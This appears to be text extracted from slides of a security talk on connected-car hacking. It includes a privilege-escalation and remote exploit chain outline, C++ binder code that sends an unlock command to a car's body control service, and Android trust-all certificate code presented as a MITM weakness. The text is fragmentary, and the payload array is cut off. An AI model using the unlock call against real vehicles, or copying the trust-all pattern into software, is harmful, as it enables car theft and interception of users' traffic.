
Log is running with system privilege !!

The LPE pivoting




Log is running with system privilege !!


The LPE pivoting



The LPE pivoting



Remote Exploit Chain



Car control

The program logic in BCM Manager

```
int _lockOff()
{
    sp<IBinder> binder = defaultServiceManager()->checkService(String16("carbcmervice"));
    Parcel data, reply;
    int replyInt = 0;
    status_t ret = 0;
    data.writeInterfaceToken(String16("android.car.hardware.bcm.ICarBcm"));
    ret = data.write((void *)lockOff, SIZE_24*sizeof(unsigned char));
    if(ret != NO_ERROR)
    {
        perror("trans failed!!");
    }
    binder->transact(1, data, &reply, 0);
    do {
        replyInt = reply.readInt32();
    } while (replyInt);
    return 0;
}
```

```
lockOff[SIZE_24] = {0x01,0x00,0x00,0x00,0x0a,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x08,0x99,0x84,0x80,0x80,
```

Demo

PART

04

Second Blood


Almost every connected mobile application uses HTTPS for communication. HTTPS connections are considered secure because they have the following three characteristics:

- Confidentiality:** The TLS protocol encrypts data, meaning a man-in-the-middle cannot directly read the content.
- Integrity:** Data cannot be tampered with during transmission without being detected.
- Authentication:** Clients can verify the server's identity to ensure they are connecting to a legitimate server.

However, is it truly immune to man-in-the-middle attacks?

SSL Certificate Validation

- Verify up to the root certificate.
- Use public key to verify signatures.
- Root certificate ensures trust.



Risks of Private Key Leaks

•CA Addition:

- User manual addition
- MDM (Mobile Device Management) addition
- Malicious software addition

•Key Questions:

- Can you trust all these CAs?
- Should your app rely on the default trust store?

•Real-World Concerns:

- Known cases of CA breaches or issuing certificates to impostors.

•Further Reading:

- Detailed timeline of CA failures: sslmate.com

Risks of Certificate Verification

Common Security Issues

1. WebViewClient Override

- onReceivedSslError calls proceed, ignoring certificate errors.

2. Custom HostnameVerifier



- Lacks strict certificate validation in verify.

3. setHostnameVerifier Method

- Uses ALLOW_ALL_HOSTNAME_VERIFIER, trusting all hostnames.

4. Custom **X509TrustManager**

- Fails to verify certificate trust in **checkServerTrusted**.



Potential for MiTM attacks in Android applications.


- Use of Self-Signed Certificates
- Trusting User-Installed Certificates

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
  <base-config cleartextTrafficPermitted="true">
    <trust-anchors>
      <certificates src="system"/>
      <certificates src="user"/>
    </trust-anchors>
  </base-config>
</network-security-config>
```

```
1 public static SSLSocketFactory getAllSSLSocketFactory() {
2
3     // Create an X509 trust manager
4     TrustManager[] trustManagers = new TrustManager[]{
5         new X509TrustManager() {
6             @Override
7             public void checkClientTrusted(X509Certificate[] x509Certificates, String s) throws CertificateException {
8                 // No verification logic, trusts all client certificates
9             }
10
11             @Override
12             public void checkServerTrusted(X509Certificate[] x509Certificates, String s) throws CertificateException {
13                 // No verification logic, trusts all server certificates
14             }
15
16             @Override
17             public X509Certificate[] getAcceptedIssuers() {
18                 // Accepts no specific issuers
19                 return new X509Certificate[0];
20             }
21         }
22     }
```

Now let's demonstrate an interesting case:

I just connected to WiFi—how did my car get stolen?



Explicit

```
/**
 * Trust all certificates (not recommended)
 */
public static SSLSocketFactory getAllSSLSocketFactory() {


    // Create an X509 trust manager
    TrustManager[] trustManagers = new TrustManager[]{
        new X509TrustManager() {
            @Override
            public void checkClientTrusted(X509Certificate[]
x509Certificates, String s) throws CertificateException {
                // No verification logic, trusts all client certificates
            }
            @Override
            public void checkServerTrusted(X509Certificate[]
x509Certificates, String s) throws CertificateException {
                // No verification logic, trusts all server certificates
            }
            @Override
            public X509Certificate[] getAcceptedIssuers() {
                // Accepts no specific issuers
                return new X509Certificate[0];
            }
        }
    };

    try {
        // Get SSL context instance
        SSLContext sslContext = SSLContext.getInstance("TLS");
        // Initialize with the trust manager that trusts all certificates
        sslContext.init(null, trustManagers, new SecureRandom());
        // Get the SSLSocketFactory
        SSLSocketFactory socketFactory = sslContext.getSocketFactory();
        return socketFactory;
    } catch (NoSuchAlgorithmException | KeyManagementException e) {
        e.printStackTrace(); // Print stack trace if an exception occurs
    }

